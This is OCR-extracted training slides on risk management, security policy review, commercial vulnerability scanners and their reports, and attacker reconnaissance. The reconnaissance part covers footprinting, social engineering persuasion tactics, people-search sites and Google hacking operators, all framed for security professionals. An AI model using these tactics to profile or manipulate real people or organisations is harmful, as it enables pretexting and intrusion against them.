Cyber Security Training & Consulting

Total Risk versus Residual Risk

- Amount of risk that exists before a safeguard is put into place is total risk.
- After a safeguard is implemented, the remaining risk is called residual risk.



$$(\text{Threats} \times \text{Vulnerability} \times \text{Asset Value}) \times \text{Control Gap} = \text{Residual Risk}$$

(Control Gap = What the control cannot protect against)

Analysis team needs to determine if residual risk is within the acceptable risk level of the company.

Management's Response to Identified Risks

Mitigate Risk

- Team presents the analysis results to management
- Management makes the decisions about the next steps
- Management has several choices when dealing with risk

1

- Transfer the risk
- Third-party involvement – purchase insurance

2

- Reduce the risk
- Deploy a control

3

- Accept the risk
- Informed decision – no action taken

4

- Reject the risk
- Uninformed decision – no action taken

What are the liability issues between #3 and #4?

Liability of Actions

Accepting Risk

Carried out due diligence

Made an informed business decision

Better chance of not being found negligent

Rejecting Risk

Most likely did not practice due diligence by carrying out a risk analysis

Made a decision based on ignorance of the issue

Most likely will be found negligent

Policy Review (Top-Down) Methodology

As with any assessment process, it is important to ensure that policies establish the direction management wants to go with regard to security.

The top-down portion of the network vulnerability assessment (NVA) looks at the policies requested in the Pre-NVA Checklist

The top-down review will assess policies in two ways:

1. Do they exist?
2. If so, how good is the content?



Definitions

- A high-level statement of enterprise beliefs, goals, and objectives and the general means for their attainment for a specified subject area. A policy should be brief (which is highly recommended) and set at a high level.

Policy

General Program Policy

- Sets the strategic directions of the enterprise for global behavior and assigns resources for its implementation. This includes such topics as information management, conflict of interest, employee standards of conduct, and general security measures.

- Addresses specific issues of concern to the organization. Topic-specific policies might include e-mail usage, Internet usage, phone usage, physical security, application development, system maintenance, and network security.

Topic-Specific Policy

- Focus on decisions taken by management to protect a particular application or system. It might include controls established for the financial management system, accounts payable, business expense forms, employee appraisal, and order inventory.

System or Application-Specific Policy



Policy Types

Organizational Policy

- Management's directives on the role of security within company
- Organizational policy is created to address:
 - Business needs, Laws
 - Regulations, Standards of due care

Issue-Specific Policy

- "One-off" policies
 - E-mail use
 - Internet use

System-Specific Policy

- Concentrates directly on the use and maintenance of computers and devices

Policies with Different Goals

mile2.com



Regulatory

Ensures company is following standards set by regulations and laws

More detailed in nature

Specific to a type of industry

Advisory

Outlines expected behaviors in a company and the ramifications of not meeting these expectations

Informative

A tool to teach employees about specific issues

Not enforceable

Industry Best Practice Standards

BS/ISO 7799/17799

- Comprehensive guidelines on range of controls for implementing security
- Companies can be certified against this standard
- Divided into 10 sections
 - Security policy
 - Security organization
 - Assets classification and control
 - Personnel security
 - Physical and environmental security
 - Computer and network management
 - System access control
 - System development and maintenance
 - Business continuity planning
 - Compliance



Components that Support the Security Policy

Standards

- Compulsory rules
- Employee behavior
- Computer and device use

Baselines

- A minimum level of security required

Guidelines

- Recommendations on actions in different situations
- Operational guides where standards do not apply

Procedures

- Detailed activities to be taken to achieve a specific task
- Step-by-step instructions

Policy Contents

- These are high-level policy statements that define the intent of a specific topic and its scope within the organization.

*General or
global
policies*

- Unlike the general or global policies, the topic-specific policies narrow the focus to one issue at a time.

*Topic-
specific
policies*

- These policies focus on one specific system or application

*System-and
application-
specific
policies*

ISO 17799 has established a set of guidelines for policy content. The NVA top-down policy reviewer should be familiar with these guidelines, as well as those discussed in the NIST Special Publication 800-12, "An Introduction to Computer Security."

When Critiquing a Policy

Remember to look for the four key elements

Topic


Scope

Responsibilities

Compliance

Technical (Bottom-Up) Methodology

The goal of this six-step process is to maximize the time spent during the technical phases of a network vulnerability assessment (NVA).



Review

What is a Vulnerability Assessment



Compliance and Project scoping



Assessing Current Network Concerns



Network Vuln. Assessment Methodology



Policy Review (Top-Down) Methodology



Technical (Bottom-Up) Methodology

Vulnerability Tools of the Trade



Vulnerability Scanners

Nessus

- <http://www.nessus.org/>
Linux/Windows | Purchase/Free

SAINT

- <http://www.saintcorporation.com/>
Linux | Purchase

Retina

- <http://www.eeye.com/>
Windows | Purchase

Qualys


- <http://www.qualys.com/>
Windows | Purchase

GFI LANguard

- <http://www.gfi.com/languard/>
Windows | Purchase

MBSA

- <http://www.microsoft.com/mbsa>
Windows | Free



Nessus

www.nessus.org/nessus/



tenable
network security

Agentless Patch, Configuration, Content Auditing.

Server works as a daemon at back end and client is used as a front end.

Test and discovery of known security vulnerabilities published in the security communities.

Nessus vulnerability scanner is designed to identify all the latest vulnerabilities with solutions for known security problems, before a hacker takes advantage of vulnerabilities.



Vulnerability Scanning

Examine. Expose. Exploit.



Lets you exploit vulnerabilities found by the scanner with the integrated penetration testing tool, SAINTExploit™.

Shows you how to fix the vulnerabilities and where to begin remediation efforts —with the exploitable vulnerabilities.

Correlates CVE , CVSS, the presence of exploits, and more. Checks for PCI security compliance.

Allows you to design and generate vulnerability assessment reports quickly and easily.

Shows you if your network security is improving over time by using the trend analysis report.


Gives cross references, which can be automatically correlated in reports: CVE, IAVA, OSVDB, BID, CVSS 2.0 (PCI requirement), and SANS/FBI Top 20.

Gives you the option to store the vulnerability data locally or remotely.


Provides automatic updates at least every two weeks or sooner for a critical vulnerability announcement.

Lets you manage and schedule scans across large enterprises with the SAINTmanager™ remote management console.

SAINT – Sample Report



Tool: Retina



<http://www.eeye.com/html/index.html>

Retina® Network Security Scanner, recognized as the industry standard for vulnerability assessment, identifies known network security vulnerabilities and assists in prioritizing threats for remediation.



Featuring fast, accurate, and non-intrusive scanning, users are able to secure their networks against even the most recent of discovered vulnerabilities.

Qualys Guard

- <http://www.qualys.com/products/overview/>

[Home](#) [Map](#) [Scan](#) [Report](#) [Remediation](#) [Preferences](#) [Support](#) [Help](#) [Logout](#)



PERIMETER SCANNING

QualysGuard's external scanners provide fast and efficient perimeter scanning for vulnerabilities in the Qualys vulnerability KnowledgeBase – the industry's largest and most up-to-date database of vulnerability checks. An average of 25 new signature updates are delivered each week, giving users the ability to scan for the latest threats. QualysGuard scans lead the industry in accuracy, delivering 99.997% precision and a false positive rate of less than 0.003%. Even with the comprehensive and accurate scanning, the impact on your network load is minimal due to the inference-based scanning engine that intelligently runs only tests applicable to each host.

Asset Group	IPs	Count	User	Action
All	10.10.10.1-10.10.200, 64.41.134...	203	Edwin Hansen (Manager)	
Corporate	10.10.10.8-10.10.96, 64.41.134.6...	90	Edwin Hansen (Manager)	
Critical Servers	64.41.134.59-64.41.134.61	3	Oleg Kragen (Unit Manager)	
London	10.10.10.1-10.10.10.7	7	Edwin Hansen (Manager)	
New York	10.10.10.156-10.10.10.200, 64.41.13...	48	Edwin Hansen (Manager)	
Qualys Domain		0	Edwin Hansen (Manager)	
Training Lab	10.10.10.156-10.10.10.200, 64.41.13...	48	Steve Sorensen (Scanner)	

Show only my groups

Tool: LANguard

LANguard Network Security Scanner

- Perform a network security audit Smart Reporting
- Complete patch management solution

LANguard Network Security Scanner features

- Report includes: service pack level of the machine, open shares, open ports, services/applications active on the computer, key registry entries, weak passwords, users and groups
- Shuts down unnecessary ports, closes shares, installing service packs and hot fixes, detects potential Trojans installed on users' workstations
- GFI LANguard N.S.S. identifies well-known services (such as www/FTP/telnet/SMTP) and also supports "banner grabbing", that is, it queries the port for an application name

<http://www.gfi.com/network-security-vulnerability-scanner/>

Microsoft Baseline Analyzer

Microsoft Baseline Security Analyzer (MBSA) is an easy-to-use tool designed for the IT professional that helps small- and medium-sized businesses determine their security state in accordance with Microsoft security recommendations and offers specific remediation guidance.

Users who primarily have:

- Windows 2000+ SP3 and later
- Office XP+ and later
- Exchange 2000+ and later
- SQL Server 2000 SP4+
- Other products supported by Microsoft Update in their environment should switch to MBSA 2.0 today.

<http://www.microsoft.com/mbsa>

MBSA Scan Report

 **Baseline Security Analyzer**

Microsoft Baseline Security Analyzer

- Welcome
- Pick a computer to scan
- Pick multiple computers to scan
- Pick a security report to view
- View a security report

See Also

- Microsoft Baseline Security Analyzer Help
- About Microsoft Baseline Security Analyzer
- Microsoft Security Web site

Actions

-  Edit
-  Copy

View security report

Sort Order: Score (worst first)

Security Update Scan Results

Score	Issue	Result
X	Windows Security Updates	9 security updates are missing, are out of date, or could not be confirmed. What was scanned Result details How to correct this
X	Office Security Updates	2 security updates are missing. What was scanned Result details How to correct this
X	IIS Security Updates	1 critical security updates are missing. What was scanned Result details How to correct this
X	Windows Media Player Security Updates	1 security updates are out-of-date. What was scanned Result details How to correct this
X	MDAC Security Updates	1 security updates are out-of-date. What was scanned Result details How to correct this
X	MSXML Security Updates	2 security updates are out-of-date. What was scanned Result details How to correct this

Windows Scan Results

Vulnerabilities

Score	Issue	Result
!	Internet Connection Firewall	1 of 2 network connections either do not have Internet Connection Firewall. What was scanned Result details How to correct this
✓	Local Account Password Test	No user accounts have simple passwords. What was scanned Result details
✓	Automatic Updates	Updates are automatically downloaded and installed on this computer.



Dealing with Assessment Results

Many security companies will simply use the results from the automated vulnerability assessment tools in a Penetration Test Report and charge in the region of \$25K for this.



Whereas the Professional Penetration Testing teams will take the results and actually attempt to PENETRATE the vulnerability results from the scans, confirming whether the systems are exploitable using hacker methods.



Be sure to stay within the Penetration Testing Scope of work (Boundaries)



Written authorization to exploit such systems is imperative and the client may specify that certain systems are out of bounds, as far as exploitation is concerned.

Patch Management Options

Update Expert

www.lyonware.co.uk/Update-Expert.htm



Windows Server Update Services

<http://technet.microsoft.com/en-us/windowsserver/bb332157/>

GFI LANguard

www.gfi.com

GFI LANguard

Kaseya

www.kaseya.com



Review



Nessus

SAINT

Retina

Qualys

GFI LANguard

MBSA



Output Analysis & Reports



Overview

Depending on the tools utilized the outcome may vary.

We'll analyze the output of a few tools and how we can utilize the built-in features for our reports.

Tools like:


- Nessus
- SAINT
- GFI Languard
- MBSA



Staying Abreast: Security Alerts

- The U.S National Vulnerability Database (NVD)

<http://nvd.nist.gov/>



Sponsored by
DHS National Cyber Security Division/US-CERT

NIST
National Institute of
Standards and Technology

National Vulnerability Database

a comprehensive cyber vulnerability resource

Search CVE, Download CVE, Statistics, CVSS, Vendors, Contact, FAQ

Welcome to NVD!!

NVD is a comprehensive cyber security vulnerability database that integrates all publicly available U.S. Government vulnerability resources and provides references to industry resources. It is based on and synchronized with the [CVE](#) vulnerability naming standard.

Search CVE Vulnerability Database [\(Perform Advanced Search\)](#)

Keyword search:

Try a product or vendor name
Try a CVE standard vulnerability name or OVAL query
Only vulnerabilities that match ALL keywords will be returned
Linux kernel vulnerabilities are categorized separately from vulnerabilities in specific Linux distributions

Show only vulnerabilities that have the following associated resources:

US-CERT Technical Alerts
 US-CERT Vulnerability Notes
 OVAL Queries

Vulnerability Research Sites

www.hackerstorm.com

secunia.com/advisories/historic/

cve.mitre.org

www.sans.org/top-cyber-security-risks/

oval.mitre.org/

www.securitywizardry.com/

www.dshield.org/

www.securityfocus.com/

securitywatch.eweek.com/vulnerability_research/

www.isecom.org/

Nessus

nile2.com

X:\pdf\1mp\2nd_scren_17\006.pdf

Nessus Report

Report

19/Feb/2013:04:09:21 GMT

HomeFeed: Commercial use of the report is prohibited

Any time Nessus is used in a commercial environment you MUST maintain an active subscription to the ProfessionalFeed in order to be compliant with our license agreement.
<http://www.nessus.org/products/nessus-professionalfeed>

Need to have Professional Feed if you are using reports in commercial environment.

Nessus® vulnerability scanner

Username



Password



Sign In To Continue

Looking for the older Flash interface?

SAINT

SAINT runs with a nice interface to find Vulnerabilities using the CVE database as a reference.



The screenshot shows a web-based interface for the SAINT tool. At the top, there's a control panel with a 'PAUSE' button and a 'STOP' button. Below it, the text 'SAINT Data Collection' and 'Data collection in progress...' is displayed. The main area is titled 'SAINT®' and has tabs for 'Examine', 'Expose', and 'Exploit'. A sidebar on the left shows 'Phase 1' with a progress bar. The main content area lists several scans that are currently running:



- Running **tcpscan.saint** 23,80,443 192.168.1.1 (maximum 1502 seconds)
- Running **tcpscan.saint** 23,25,80,135,139,443,445,1025,1026,3289,5000,5800,5900 192.168.1.93 (maximum 1502 seconds)
- Running **udpscan.saint** 1-2050,3207,3401,4000,4011,4827,4848,5060,5135,5151,5632,7777,8081-8082,8999,9 900,17185,32768-33500,41524,65535,30005,6905,3217,5512 192.168.1.93 (maximum 120 seconds)
- Running **udpscan.saint** 1-2050,3207,3401,4000,4011,4827,4848,5060,5135,5151,5632,7777,8081-8082,8999,9 900,17185,32768-33500,41524,65535,30005,6905,3217,5512 192.168.1.1 (maximum 120 seconds)
- Running **adore.saint** 192.168.1.1 (maximum 75 seconds)
- Running **adore.saint** 192.168.1.93 (maximum 75 seconds)
- Running **dns.saint** 192.168.1.1 (maximum 75 seconds)
- Running **rpc.saint** 192.168.1.1 (maximum 75 seconds)
- Running **rpc.saint** 192.168.1.93 (maximum 75 seconds)
- Running **dns.saint** 192.168.1.93 (maximum 75 seconds)

At the bottom, there's a footer section for 'SAINT data' with the message 'Results in Progress:'.



SAINT Reports

Built-in
SAINTwriter
makes report
writing a
breeze



GFI LanGuard

mile2.com

Welcome to GFI LanGuard 2012

GFI LanGuard 2012 is ready to audit your network for vulnerabilities

Local Computer Vulnerability Level

Use "Manage Agents" or "Launch a Scan" options to audit the entire network.



Current Vulnerability Level is: High

View Dashboard

Investigate network vulnerability status



Remediate Security Issues

Deploy missing patches, uninstall unat-



Manage Agents

Enable agents to automate network se-
client machines.



Launch a Scan

Manually set-up and trigger an agentless



GFI's Dashboard gives the process a whole new look.

It does a good job of finding those PCs that need "updates"

Able to push to PC remotely



GFI Reports

Reports are done in a flash and have a nice presentation for the executives.

You can export into many formats too.

Settings Search

Reports:

- General Reports
 - Network Security Overview
 - Vulnerability Status
 - Patching Status
 - Full Audit
 - Scan Based - Full Audit
 - Software Audit
 - Scan History
 - Remediation History
 - Network Security History
 - Baseline Comparison
- PCI DSS Compliance Reports
- HIPAA Compliance Reports
- SDX Compliance Reports
- GLBA Compliance Reports
- PSNCeCo Compliance Reports
- FERPA Compliance Reports
- ISO/IEC 27001 & 27002 Compliance
- FISMA Compliance Reports
- CAG Compliance Reports
- NERC CIP Compliance Reports

Scheduled Reports

- Scheduled Reports List
-  [Scheduled Reports Options](#)

Actions:

[New scheduled report](#)



General Reports

View, print, schedule, customize LanGuard reports



Network Security Overview

An executive summary report showing network vulnerability level, most vulnerable computers, agent status and audit status, vulnerability trends over time, information on operating systems, servers and workstations.



Vulnerability Status

Show statistical information related to the vulnerabilities detected on target computers. Vulnerabilities can be grouped by computer name, severity, timestamp.



Patching Status

Show statistical information related to the missing and installed updates detected on target computers. Updates can be grouped by computer name, severity, timestamp, vendor and category.

MBSA

mile2.com

Microsoft Baseline Security Analyzer (MBSA)
is an easy-to-use tool
designed for the IT professional

Helps small- and medium-sized businesses
determine their security state in accordance with
Microsoft security recommendations and

Offers specific
remediation guidance.

Microsoft Baseline Security Analyzer

8 security updates are missing. 1 service packs or update rollups are missing.

Result Details for Windows

Security Updates

Items marked with are confirmed missing. Items marked with are confirmed missing and are not approved by your system administrator.

Score	ID	Description	Maximum Severity
?	MS12-010	Security Update for Internet Explorer 8 for Windows XP (KB2797052)	Critical
?	MS12-020	Security Update for Windows XP (KB2802968)	Critical
?	MS12-011	Security Update for Windows XP (KB2799091)	Critical
?	MS12-009	Cumulative Security Update for Internet Explorer 8 for Windows XP (KB2792100)	Critical
?	MS12-016	Security Update for Windows XP (KB2778244)	Important
?	MS12-017	Security Update for Windows XP (KB2799480)	Important
?	MS12-015	Security Update for Microsoft .NET Framework 4 on XP, Server 2003, Vista, Windows 7, Server 2008 x86 (KB2795652)	Important
?	MS12-018	Security Update for Microsoft .NET Framework 2.0 SP2 on Windows Server 2003 and Windows XP x86 (KB2795634)	Important

Update Rollups and Service Packs

Items marked with are confirmed missing.

Score	ID	Description
?	890830	Windows Malicious Software Removal Tool - February 2013 (KB2894830)

MBSA Reports

Microsoft Baseline Security Analyzer 2.2

Microsoft
Baseline Security Analyzer

Catalog synchronization date: 2013-02-12T02:12:25Z

Sort Order: Score (worst first)

Security Update Scan Results

Score	Issue	Result
!	Security Updates	Cannot load security CAB file. How to correct this

Windows Scan Results

Administrative Vulnerabilities

Score	Issue	Result
✗	Local Account Password Test	Some user accounts (3 of 382) have blank or simple passwords, or could not be analyzed. What was scanned Result details How to correct this
✗	Automatic Updates	The Automatic Updates system service is not running. What was scanned How to correct this
✗	Windows Version	The version of Windows running on the computer is not supported. What was scanned How to correct this
!	Incomplete Updates	No incomplete software update installations were found. What was scanned
!	Windows Firewall	This check was skipped because it cannot be done remotely.
✓	File System	All hard drives (1) are using the NTFS file system. What was scanned Result details
✓	Guest Account	The Guest account is disabled on this computer.

Print this report Copy to clipboard Previous security report

Output Analysis & Reports for tools, such as

- Nessus
- SAINT
- GFI Languard
- MBSA



Reconnaissance



Reconnaissance Overview

What Information is gathered by the Hacker?



Passive vs. Active Reconnaissance



Footprinting Defined



Methods of obtaining Information



Tools used to Footprint



Google and Query Operators



Footprinting Countermeasures

Step One in the Hacking “Life-Cycle”



What Information is Gathered by the Hacker?

Whose system is it? Find the owner

What type of systems are used (job advertisements, Way back machine)

How big is the company? Have they merged recently with another company?

How do their sites communicate with each other?

What type of telephone/PABX/communication systems are used?

Is the IT support local or of site?

What is accessible from the Internet? What services, routers, DMZ's

Online
Information
Sources

Remote
Social
Engineering

Local Social
Engineering
Fire
Inspections

Passive vs. Active Reconnaissance

Passive Reconnaissance is the process of collecting information about an intended target without direct contact with the target.



Active Reconnaissance is the process of collecting information about an intended target by making contact with the target through Social Engineering or Electronic probing of the target system.



http://www.webopedia.com/TERM/A/active_reconnaissance.htm



http://www.webopedia.com/TERM/P/passive_reconnaissance.html



Footprinting Defined

The process of gathering data regarding a specific network environment, usually for the purpose of exploiting system vulnerabilities.



Footprinting begins by determining the location and objective of an intrusion.



Then finally creating a network diagram and/or a company blueprint for later attack analysis.



Ref:

http://searchsecurity.techtarget.com/sDefinition/0,,sid14_gci546674,00.html

Social Access

Social engineering is the practice of persuading people to believe you are someone you are not, to obtain confidential information by manipulation of legitimate users. Social engineers may use the telephone or Internet to trick people into revealing sensitive information or getting them to do something that is against typical policies.

A hacker can obtain information about a target from the internet, news papers, employees, employee family members, consultants, vendors, customers, and security experts

Methods for obtaining information: Shoulder surfing, Way Back machine, Public websites, Yahoo People, Using various tools like, Sam Spade or Neotrace.



Social Engineering Techniques

Authority

Attackers pose as victim's boss, boss's secretary, other company personnel.

Strong Emotion

Get victim into heightened emotional state so they don't pay as much attention to the details/facts. (anticipation, stress, anger, etc.)

Overloading

Provide more information than target can handle so wrong statements go unnoticed, also known as 'Double Talk'.

Reciprocation

"If a stranger does you a favor, then asks you for a favor, don't reciprocate without thinking carefully about what he's asking for." Kevin Mitnick, *The Art of Deception*

Deceptive Relationships


Depending on the target, an attacker may build and maintain a relationship for years for the sole purpose of exploiting it.

Integrity and Consistency

People will even carry out commitments they believe were made by their fellow employees.

Social Proof

People usually rely on what other people are doing or saying to a certain degree.



Social Networking Sites



Hackers use social networking sites to try and find info enabling them to social engineer target employees.

Many people's accounts provide personal photos, very up to date details about their private lives, experiences, and behavioral habits.

Example: messages and photos about an upcoming vacation can cue hackers in to when *physical access attempt* should be made on a victim's home or office.



People Search Engines

Sites used to gather information about people :

<http://www.zoominfo.com/>

- Company info and people search; over 40m people and almost 4m companies

<http://www.zabasearch.com/>

- Free People Search and Public Information Search Engine - Premium Services:
Search by Phone Number Search by SS# Run a Background Check

<http://www.spock.com/>

- "The world's most accurate people search." Search by name, email, location or tag

<http://wink.com/>

- Wink People Search provides free people search across over 400 Million profiles from across the Internet - including Facebook, MySpace, LinkedIn, and all the other big social networks. You can search for people by name, location, work, school or interests.

Lists of more specialized people search engines:

- http://www.search-engine-index.co.uk/People_Search/

Internet Archive: The WayBack Machine

mile2.com



<http://www.archive.org/index.php>



Browse through 85 billion web pages archived from 1996 to a few months ago. To start surfing the Wayback, type in the web address of a site or page where you would like to start, and press enter. Then select from the archived dates available.

The Wayback Machine


[Take Me Back](#)
[Advanced Search](#)

INTERNET ARCHIVE




Footprinting Tools Overview mile2

mile2.com



Maltego GUI


mile2.com



Johnny.ihackstuff.com



<http://johnny.ihackstuff.com>



We call them:

**jOhnny long » Former Google Hacker
Hacking Hollywood Style - Is it in You?**



jOhnny will demonstrate "Hacking Hollywood Style" by using video clips and ultra-magnified freeze-framed screen stills to prove to you that Hollywood is clue++.

[Advanced and Vulnerabilities](#) (215 entries)

These searches locate vulnerable servers. These searches are often generated from various security advisory posts, a

[Error Messages](#) (66 entries)

Really retarded error messages that say WAY too much!

[Files containing user.info](#) (230 entries)

No usernames or passwords, but interesting stuff none the less.

[Files containing passwords](#) (115 entries)

PASSWORDS, for the LOVE OF GOD!!! Google found PASSWORDS!

[Files containing usernames](#) (15 entries)

These files contain usernames, but no passwords... Still, google finding usernames on a web site...

[Footholds](#) (21 entries)

Examples of queries that can help a hacker gain a foothold into a web server



Google (cont.)

site: restricts the results to those websites in the given domain.

allintitle: restricts the results to those with all of the query words in the title.

allinurl: restricts the results to those with all of the query words in the url.

inurl: restrict the results to documents containing that word in the url.

intitle: restrict the results to documents containing that word in the title.

filetype: restricts results to only those containing that filetype.

